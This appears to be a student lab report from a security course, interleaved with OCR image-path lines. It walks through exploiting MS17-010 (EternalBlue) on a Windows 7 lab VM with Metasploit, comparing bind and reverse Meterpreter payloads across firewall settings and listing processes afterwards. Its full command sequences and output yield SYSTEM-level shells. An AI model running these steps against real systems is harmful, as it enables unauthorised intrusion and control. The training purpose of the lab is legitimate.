
Part 1

1.1 Turn on 'Windows Firewall' at the Win7 VM as shown in the picture below.



a. Based on the info displayed, name at least three programs or services that are allowed to go through the Firewall.

1. Core Networking
2. Telnet
3. Windows Media Player

b. "File and Printer Sharing" should be one of the services shown as allowed. This service is provided by the SMB server discussed in the lecture, which mentions that the SMB server in this Win7 VM has a vulnerability. According to the GVM report on the Win7 VM obtained in the last lab, what is the Microsoft Security Update number of this vuln?

MS17-010

1.2 Follow the basic steps in lecture to exploit this vuln, but use 'windows/x64/meterpreter/bind_tcp' as payload. Try to obtain a Meterpreter session to Win7 VM.

Step 1: sudo service postgresql start

```
┌──(kali㉿kali)-[~]
└─$ sudo service postgresql start
[sudo] password for kali:
```

Step 2: sudo msfconsole

Step 3: search ms17-010

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

Step 4: info 2

```
msf6 > info 2
```

Step 5: use 2

```
msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Step 6: show payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================
```

Step 7: set payload windows/x64/meterpreter/bind_tcp

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
```

Step 8: show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Step 9: set rhosts 192.168.1.101

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
```

Step 10: exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

a) Are you able to succeed?

No

b) If not, explain why.

Because we are using bind payload “windows/x64/meterpreter/bind_tcp” and not reverse; the TCP connection is started from the attacker to the victim. The firewall is blocking inbound traffic.

1.3 Use 'windows/x64/meterpreter/reverse_tcp' as payload this time. Try to obtain a Meterpreter session to Win7 VM.

a) Include every step (especially the command line involved) into your lab report.


Step 1: sudo service postgresql start

```
┌──(kali㉿kali)-[~]
└─$ sudo service postgresql start
[sudo] password for kali:
```

Step 2: sudo msfconsole


```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x

msf6 >
```

Step 3: search ms17-010




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

Step 4: info 2




```
msf6 > info 2
```

Step 5: use 2




```
msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Step 6: show payloads




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================
```

Step 7: set payload windows/x64/meterpreter/reverse_tcp



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Step 8: show options




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Step 9: set rhosts 192.168.1.101

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
```

Step 10: exploit

b) Include a screenshot on your success. This screenshot should include the results of executing the following commands: 'getuid' and 'pwd'.




```
[*] 192.168.1.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.101:445 - Starting non-paged pool grooming
[+] 192.168.1.101:445 - Sending SMBv2 buffers
[+] 192.168.1.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.101:445 - Sending final SMBv2 buffers.
[*] 192.168.1.101:445 - Sending last fragment of exploit packet!
[*] 192.168.1.101:445 - Receiving response from exploit packet
[+] 192.168.1.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.101:445 - Sending egg to corrupted connection.
[*] 192.168.1.101:445 - Triggering free of corrupted buffer.
[-] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.1.101:445 - Connecting to target for exploitation.
[+] 192.168.1.101:445 - Connection established for exploitation.
[+] 192.168.1.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.101:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.101:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.1.101:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.1.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.101:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.1.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.101:445 - Starting non-paged pool grooming
[+] 192.168.1.101:445 - Sending SMBv2 buffers
[+] 192.168.1.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.101:445 - Sending final SMBv2 buffers.
[*] 192.168.1.101:445 - Sending last fragment of exploit packet!
[*] 192.168.1.101:445 - Receiving response from exploit packet
[+] 192.168.1.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.101:445 - Sending egg to corrupted connection.
[*] 192.168.1.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.1.101
[*] Meterpreter session 4 opened (192.168.1.102:4444 -> 192.168.1.101:49162) at 2021-04-15 18:57:33 +1000
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

c) Why can you succeed this time?

Because we are using reverse payload “windows/x64/meterpreter/reverse_tcp” it starts the TCP connection from the target to the attacker and the firewall is not blocking outbound traffic.

1.4 Turn off Windows Firewall for 'Home or Work Networks' at the Win7 VM. Grab a screenshot to prove this in your lab report.




1.5 Again use 'windows/x64/meterpreter/bind_tcp' as payload. Try to obtain a Meterpreter session to Win7 VM.

a) Are you able to succeed this time?

Yes.


b) If yes, include a screenshot on your success. This screenshot should include the results of executing the following commands: 'getuid' and 'ipconfig'.



```
[*] Sending stage (200262 bytes) to 192.168.1.101
[*] Meterpreter session 7 opened (0.0.0.0:0 -> 192.168.1.101:4444) at 2021-04-09 12:26:10 +1000
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:94:17:c5
MTU          : 1500
IPv4 Address : 192.168.1.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3807:4b1b:3f09:a545
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:165
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > █
```

c) At Kali VM, start a second terminal and issue the command 'sudo ss -antp'. Attach a screenshot on its output. Which TCP connection shown in the output is used by the obtained Meterpreter session? (Give the connection's local IP addr and port number and peer IP addr and port number)

Local address: 192.168.1.102 Port: 33225
Peer address: 192.168.1.101 Port: 4444



```
┌──(kali㉿kali)-[~]
└─$ sudo ss -antp
State        Recv-Q       Send-Q            Local Address:Port               Peer Address:Port       Process
LISTEN       0            244                   127.0.0.1:5432                    0.0.0.0:*           users:(("postgres",pid=1259,fd=6))
ESTAB        0            0                 192.168.1.102:33225             192.168.1.101:4444        users:(("ruby",pid=1722,fd=10))
LISTEN       0            244                       [::1]:5432                       [::]:*           users:(("postgres",pid=1259,fd=5))
ESTAB        0            0                         [::1]:60720                     [::1]:5432        users:(("ruby",pid=1722,fd=13))
ESTAB        0            0                         [::1]:5432                      [::1]:60700       users:(("postgres",pid=1741,fd=9))
ESTAB        0            0                         [::1]:5432                      [::1]:60704       users:(("postgres",pid=1776,fd=9))
ESTAB        0            0                         [::1]:5432                      [::1]:60702       users:(("postgres",pid=1775,fd=9))
ESTAB        0            0                         [::1]:5432                      [::1]:60722       users:(("postgres",pid=2013,fd=9))
ESTAB        0            0                         [::1]:60702                     [::1]:5432        users:(("ruby",pid=1722,fd=8))
ESTAB        0            0                         [::1]:5432                      [::1]:60720       users:(("postgres",pid=1900,fd=9))
ESTAB        0            0                         [::1]:60722                     [::1]:5432        users:(("ruby",pid=1722,fd=14))
ESTAB        0            0                         [::1]:60704                     [::1]:5432        users:(("ruby",pid=1722,fd=9))
ESTAB        0            0                         [::1]:60700                     [::1]:5432        users:(("ruby",pid=1722,fd=7))

┌──(kali㉿kali)-[~]
└─$ █
```

PART 2

2.1 Continue on the Meterpreter shell obtained in Task 1.5. Use a Meterpreter command to find out the PID of the process into which the Meterpreter shell is injected.

a) What is the Meterpreter command used?

getpid

```
meterpreter > getpid
Current pid: 892
```

b) What is the obtained PID?

892

2.2 Use a Meterpreter command to list all of the processes currently running in the target.

a) What is the Meterpreter command used?

ps

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 224   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 308   300   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 316   436   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 340   436   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 348   300   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 360   340   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 416   340   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 436   348   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 444   348   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 452   348   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 572   436   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 644   436   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 692   436   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 816   572   WmiPrvSE.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wbem\wmiprvse.exe
 820   436   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 852   436   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 892   436   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 952   436   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1112  436   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 1168  436   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 1324  436   snmp.exe              x64   0        NT AUTHORITY\SYSTEM
 1352  436   snmptrap.exe          x64   0        NT AUTHORITY\LOCAL SERVICE
 1384  436   msdtc.exe             x64   0        NT AUTHORITY\NETWORK SERVICE
 1420  436   tlntsvr.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1464  436   VGAuthService.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.
exe
```

b) Scroll the output to examine each process. Which process has the PID obtained in Task 2.1?

